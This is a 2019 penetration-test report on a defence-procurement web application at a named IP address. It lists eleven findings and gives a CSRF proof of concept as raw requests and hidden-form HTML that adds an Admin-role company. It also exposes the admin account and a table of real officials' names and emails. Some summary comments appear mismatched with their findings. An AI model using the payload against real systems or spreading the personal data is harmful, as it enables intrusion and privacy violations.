Global IT - Department of Defense Product

Web VAPT Report

July 2019

A comprehensive VAPT report of web application by using an Attacker oriented approach, to uncover potential Security threats

Risk Advisory

Audit Conducted for: Department of Defense Product

Audit Conducted by: Ankur Verma (v.ank@crrisk.com), Bhaskar Dev Mayank (m.bha@crrisk.com)

Location of Audit: 023, 5th Floor, Tower A, Emaar Digital Greens, Sector 61, Gurugram - 122102, Haryana

Report Submitted On: 29th July 2019

Test Duration: 08th July 2019 to 29th July 2019

URL of the Web-Application: http://103.73.189.114:803/

Report Reviewed by: Mr. Vibhor Sharma (s.vib@crriskadvisory.com)

Report Handed over to: Mr. Uttam (uttam@globalitpoint.com)

Table of Contents

Part 1: Executive Summary

We thank you for choosing CyberRoot Risk Advisory Pvt. Ltd. as your Information Security partner. We appreciate your business and look forward to provide you services in the near future as well. The following report presents the results of the audit of web application as per your request. In case you have any questions, please contact your CR Risk Advisory representative or email cert@crriskadvisory.com

Section 1. Overview

Scope

In depth Security Assessment of the following Web Application:

Web Application	http://103.73.189.114:803/	
Audit Dates	08th July 2019 to 29th July 2019	
Nature Of Site	Dynamic	
Server	Staging	
User Group	Open Group	
User Roles	**User Type**	**Username**
	Admin	rgera@nic.in

Exclusions

- □ No Exclusions

Tools Used

- □ Burp Suite
- □ Advance cookie manager
- □ Netsparker
- □ Sqlmap
- □ Nmap

STANDARDS FOLLOWED

Comprehensive vulnerability assessment has been carried out as per recommendations by CERT-In and not limited to OWASP Top 10 only.


http://103.73.189.114:803/	
Based on OWASP Top 10 - 2017	Based on OWASP Top 10 - 2013
Injection	Injection
Broken Authentication & Session Management	Broken Authentication & Session Management
Sensitive Data Exposure	Cross-Site Scripting
XML External Entities	Insecure Direct Object References
Broken Access Control	Security Misconfiguration
Security Misconfiguration	Sensitive Data Exposure
Cross Site Scripting	Missing Function Level Access Control
Insecure Deserialization	Cross-Site Request Forgery
Using Components with Known Vulnerabilities	Using Components with Known Vulnerabilities
Insufficient Logging & Monitoring	Unvalidated Redirects and forwards

Observations Summary

Based on tests carried out on the Web Application it was found that Web Application did contain Vulnerabilities as per OWASP Top 10 standards.

The total vulnerabilities found were:

Web Application Vulnerabilities: High=3, Medium=0, Low=8 (Total 11 Vulnerabilities)



List of Web Application Vulnerable Points

🟥 High | 🟧 Medium | 🟩 Low

S.No.	Vulnerable Point/Location	Vulnerability	Means of Identification Manually/Tool	Comments
1.	On: http://103.73.189.114:803/Detail-Company?mu=KQ5FIC8PdXE=&id=la73X4UPRzXeBrH8npZMHJBsmrN4UkA+MWweqxJLGNe8FCsDg+c2LQ==	Cross-Site Request Forgery	Burp Suite	An attacker may force the users to execute actions of the attacker's choosing. A CSRF exploit can compromise end user's data.
2.	On: http://103.73.189.114:803/AddMasterCompany?mu=OIVxjUlnTVc=&id=la73X4UPRzXeBrH8npZMHBk37Jve+h/bX8ysNUOjiDQ=	Broken Authentication	Burp Suite	A remote attacker could send a malicious request with a specially-crafted file, filename or mime type and execute arbitrary code.
3.	On: http://103.73.189.114:803/AddProduct?mu=MRtCwN+7N6dMmohOhVozbQ==&id=q8jUjAMoUEw6vX6gOSC5cG3EqgKJ5YFXsGD4vq6Y3SxtkVOGn2vF5w==	Arbitrary File Upload / Remote Code Execution	Burp Suite	An attacker can simply access the object he/she isn't authorized for.

4.	On: http://103.73.189.114:803/Login	Clear Text Password Submission	Burp Suite	An Attacker can intercept the data in transit and can use it for the malicious purpose.
5.	On: http://103.73.189.114:803/Dashboard	Missing Security Headers	Manual	An attacker can perform wide variety of attacks if security headers are not set properly.
6.	On: http://103.73.189.114:803/ChangePassword	Weak Password Policy	Manual	It is observed that the application is using weak password policy. Which can be easily guessed and brute forced and accounts can get compromised.
7.	On: http://103.73.189.114:803/Dashboard	TRACE Method	Burp Suite	An attacker can bypass HttpOnly flag and gain session cookies when combined with other attacks.
8.	On: http://103.73.189.114:803/Dashboard	Version Disclosure	Manual	Attacker can gain an understanding of the application and potentially develop attacks targeted at the specific version.

9.	On: http://103.73.189.114:803/Dashboard	Outdated JQuery library	Manual	The version of the jQuery is vulnerable to cross site scripting attacks and Prototype Pollution.
10.	On: http://103.73.189.114:803/Dashboard	Outdated JQuery UI library	Manual	The version of JQuery UI is vulnerable to cross site scripting attacks via Tooltip
11.	On: http://103.73.189.114:803	Error Handling	Manual	Page contains an error/warning message that disclose sensitive information.

Part 2: Details of Penetration Testing


http://103.73.189.114:803/

Vulnerable Point – 1

Cross-Site Request Forgery		
Vulnerability Classification:	CVSS	7.1
	Impact	High
	Exploitability	Easy
	OWASP	A8
	Fix	Quick
Description:	Cross-site request forgery (CSRF) vulnerability allows attackers to make requests on behalf on the user and can be used to trick a user’s browser into performing an unwanted action on your site	
Impact:	An attacker can force an end user to execute unwanted actions on a web application in which they're currently authenticated.	
Fix Recommendations:	Following are the fix recommendations: • Check standard headers to verify the request is same origin. • Implement CSRF tokens to each request and associate them with the user’s session.	
Location of Vulnerability are as Follows :		

S.No.	Affected Nodes	
1.	Affected URL	http://103.73.189.114:803/Detail-Company?mu=KQ5FIC8PdXE=&id=la73X4UPRzXeBrH8npZMHJBsmrN4UkA+MWweqxJLGNe8FCsDg+c2LQ==

Proof of Concept and steps of verification of vulnerability with screenshots:



Company/Organization

test4321

INTERESTED IN

☑ Product Master

Processing

MENU ALOTTED

☐ Company Master
☐ Category Master
☑ Industry
☐ Dashboard
☐ Manual

ROLE


☑ Admin

Request to: http://103.73.189.114:803

```
POST
/AddMasterCompany?mu=KQ5FIC8PdXE%3d&id=la73X4UPRzXeBrH8npZMHBk37Jve+h%2fbfo2xdeDCpskRElM6pz
lsfw%3d%3d HTTP/1.1
Host: 103.73.189.114:803
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: */*
Accept-Language: en-US,en;q=0.5
```

CSRF HTML:


```
      <input type="hidden" name="&#95;&#95;VIEWSTATEGENERATOR" value="26B620A5" />
      <input type="hidden" name="&#95;&#95;EVENTVALIDATION"
value="&#47;wEdAB6ZLnjIAry&#47;a9zhsvP44&#43;Z11Z62X7KtcoCaFE5fYyy940hawXq6VxzeMhUEcXKKL&
#43;alDaB6GN4mRWDmAuPRXlzxiKM&#47;2NJlVusAf4QsVA0WH&#43;jNpHVfYGneczd0pW27s&#43;FjlR88Qod
3a4rEkm9KahYjLV7jW&#43;Y3GlDhxg8vW5W4&#43;VRNNha209&#47;Iba9Ym0tpbQsXXeljD9rqGlBAc8DNLiPg
jlecEbZ0aHWM&#43;74A3bGbY6tX0PlVmsUInmDdFID047KEP2p4eBDQHC8hngb39pMs6jbc3FL&#43;YXshYvM0D
xg&#43;&#47;oVrfw&#43;Zd3medAzynNXk72yXcwSwnEhoh9Rn8cD3BjeupEsZf3QsM49ZlEgeK&#43;ym6aUkil
kk2MdRleVrddQKWgZoHxLgsTtjFiA2onbRcHcX40cyQ5qGKmgPU2hMlC2sSTpSWCghEQwiLqxaIoJuVoBLHK9NqY8
rujCbtdxz&#47;IAWG0FBCsck685enxgqiqlh&#47;7wj46fi5ZsMWYsMQ3S98jlFtj40KQWtn8nR0dn6filcUSQb
bPstyoIK&#43;IevYiTmK&#47;nE&#43;0Lzu8LnX3aqqS76YPPo&#43;56HcEjPuQnX6d9QiVxwuIKxXSJXFA8bG
wEa&#43;Hkldz3exEVZ95Dt7EU5jhlr4upSqmfoN8HY480uRopa4BqQf7a7c2Bd77LIdwxHpjMR&#43;Q&#61;&#6
1;" />
      <input type="hidden" name="ctl00&#36;ContentPlaceHolder1&#36;txtcomp"
value="test4321" />
      <input type="hidden"
name="ctl00&#36;ContentPlaceHolder1&#36;chkintrestedarea&#36;0" value="2" />
      <input type="hidden"
name="ctl00&#36;ContentPlaceHolder1&#36;chkmastermenuallot&#36;2" value="17" />
      <input type="hidden" name="ctl00&#36;ContentPlaceHolder1&#36;chkrole&#36;0"
value="Admin" />
      <input type="hidden" name="&#95;&#95;ASYNCPOST" value="true" />
      <input type="hidden" name="ctl00&#36;ContentPlaceHolder1&#36;btnsubmit"
value="Save" />
```



```
POST
/AddMasterCompany?mu=KQ5FIC8PdXE%3d&id=1a73X4UPRzXeBrH8npZMHBk37Jve+h%2fbfo2xdeDCpskRE1M6pz
1sfw%3d%3d HTTP/1.1
Host: 103.73.189.114:803
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: */*
Accept-Language: en-US,en;q=0.5
```


CSRF HTML:

```
jlecEbZ0aHWM&#43;74A3bGbY6tX0P1VmsUInmDdFID047KEP2p4eBDQHC8hngb39pMs6jbc3FL&#43;YXshYvM0D
xg&#43;&#47;oVrfw&#43;Zd3medAzynNXk72yXcwSwnEhoh9Rn8cD3BjeupEsZf3QsM49Z1EgeK&#43;ym6aUkil
kk2MdRleVrddQKWgZoHxLgsTtjFiA2onbRcHcX40cyQ5qGKmgPU2hM1C2sSTpSWCghEQwiLqxaIoJuVoBLHK9NqY8
rujCbtdxz&#47;IAWG0FBCsck685enxgqiqlh&#47;7wj46fi5ZsMWYsMQ3S98j1Ftj40KQWtn8nR0dn6filcUSQb
bPstyoIK&#43;IevYiTmK&#47;nE&#43;0Lzu8LnX3aqqS76YPPo&#43;56HcEjPuQnX6d9QiVxwuIKxXSJXFA8bG
wEa&#43;Hk1dz3exEVZ95Dt7EU5jhlr4upSqmfoN8HY480uRopa4BqQf7a7c2Bd77LIdwxHpjMR&#43;Q&#61;&#6
1;" />
      <input type="hidden" name="ctl00&#36;ContentPlaceHolder1&#36;txtcomp" value="CSRF"
/>
      <input type="hidden"
name="ctl00&#36;ContentPlaceHolder1&#36;chkintrestedarea&#36;0" value="2" />
      <input type="hidden"
name="ctl00&#36;ContentPlaceHolder1&#36;chkmastermenuallot&#36;2" value="17" />
      <input type="hidden" name="ctl00&#36;ContentPlaceHolder1&#36;chkrole&#36;0"
value="Admin" />
      <input type="hidden" name="&#95;&#95;ASYNCPOST" value="true" />
      <input type="hidden" name="ctl00&#36;ContentPlaceHolder1&#36;btnsubmit"
value="Save" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```




Total Records:- 20

S.No.	Company	Role	Nodal Officer Name	Nodal Officer Email	Action
1	BDL	Company	Ch. Ramesh Babu	bdlmnr@bdl-india.in	👁
2	BEL	Company	Bhanu Prakash	srivastavabp@bel.co.in	👁
3	BEML	Company	K R Radha Krishna	cgmq@beml.co.in	👁
4	CSRF	Admin			👁
5	DDP	SuperAdmin	Rajesh Gera	rgera@nic.in	👁
6	DDP-INDIGENISATION	Admin	Shrish Kumar	shrishkumar.ofb@ofb.gov.in	👁
7	GRSE	Company	Cdr Bhaskar Sengupta in (Retd)	sengupta.Bhaskar@grse.co.in	👁
8	GSL	Company	Shri D S Patekar	devanandspatekar@goashipyard.com	👁
9	HAL	Company	Ramakrishna K	gm.indg@hal-india.com	👁
10	HSL	Company	Rajesh Panday	dgmmdo@hslvizag.in	👁
11	MDL	Company	Cmde(Dr) Jawahar M Jangir	jmjangir@mazdock.com	👁
12	MIDHANI	Company			👁



CSRF HTML:


```
s6fpbeV8n6jRXrjUfvroBfPuwby7FKABr0oZxBkZBTRiSBH&#47;TkGZRfdMQiJ133SsCR7LGXLk82i6HQ0&#43;VV&#
47;hpERMdzmD90HH05FDHtaYfZaq5qTjo8TQDS&#47;UPWMqFtsbyRJyX0U4wTXb9v8Et2&#43;vyrsYjIyT29uKmouR
9a9ZSudG0EcXGN8k3w0CtYRsxgdAPX9R0Df0fschF2LjZBpE9JtP127fXsPtnnSbIFT00CyK9MPIUtYglTh8DAgpl0Rv
8IFfyhmGJ&#47;IDa9nkXw4IMQK0j9ytk8Erh7kTIwgc53Vsq8gke3GkLWeMSh&#43;opocILuH3IJJQHgG5&#43;IkG
Ss8T0Cp7tZAyn6WYp5Q00JM8uRINvs8&#47;ZihydaMaHmBRvwbbktA&#47;GB&#43;IiD4XovY0&#47;7GF0Qje3Uls
KgLbQCHzyE7s&#47;8j4V4KKvaC6EpEzyE8prsdf0fXf5pmm51S0qAJS10hfRcRq&#43;MvJWskC1Q&#43;f0Nj1UMUa
RnkCsMvFW0YUWBEgMDPrR8BhczkzakHY8fLj88oLYbBcc4&#61;" />
      <input type="hidden" name="ctl00&#36;ContentPlaceHolder1&#36;hfid" value="3" />
      <input type="hidden" name="ctl00&#36;ContentPlaceHolder1&#36;companyengaged" value=""
/>
      <input type="hidden" name="ctl00&#36;ContentPlaceHolder1&#36;tcompanyname"
value="BEML" />
      <input type="hidden" name="ctl00&#36;ContentPlaceHolder1&#36;taddress" value="Hello"
/>
      <input type="hidden" name="ctl00&#36;ContentPlaceHolder1&#36;selstate"
value="Select&#32;State" />
      <input type="hidden" name="ctl00&#36;ContentPlaceHolder1&#36;tpincode" value="" />
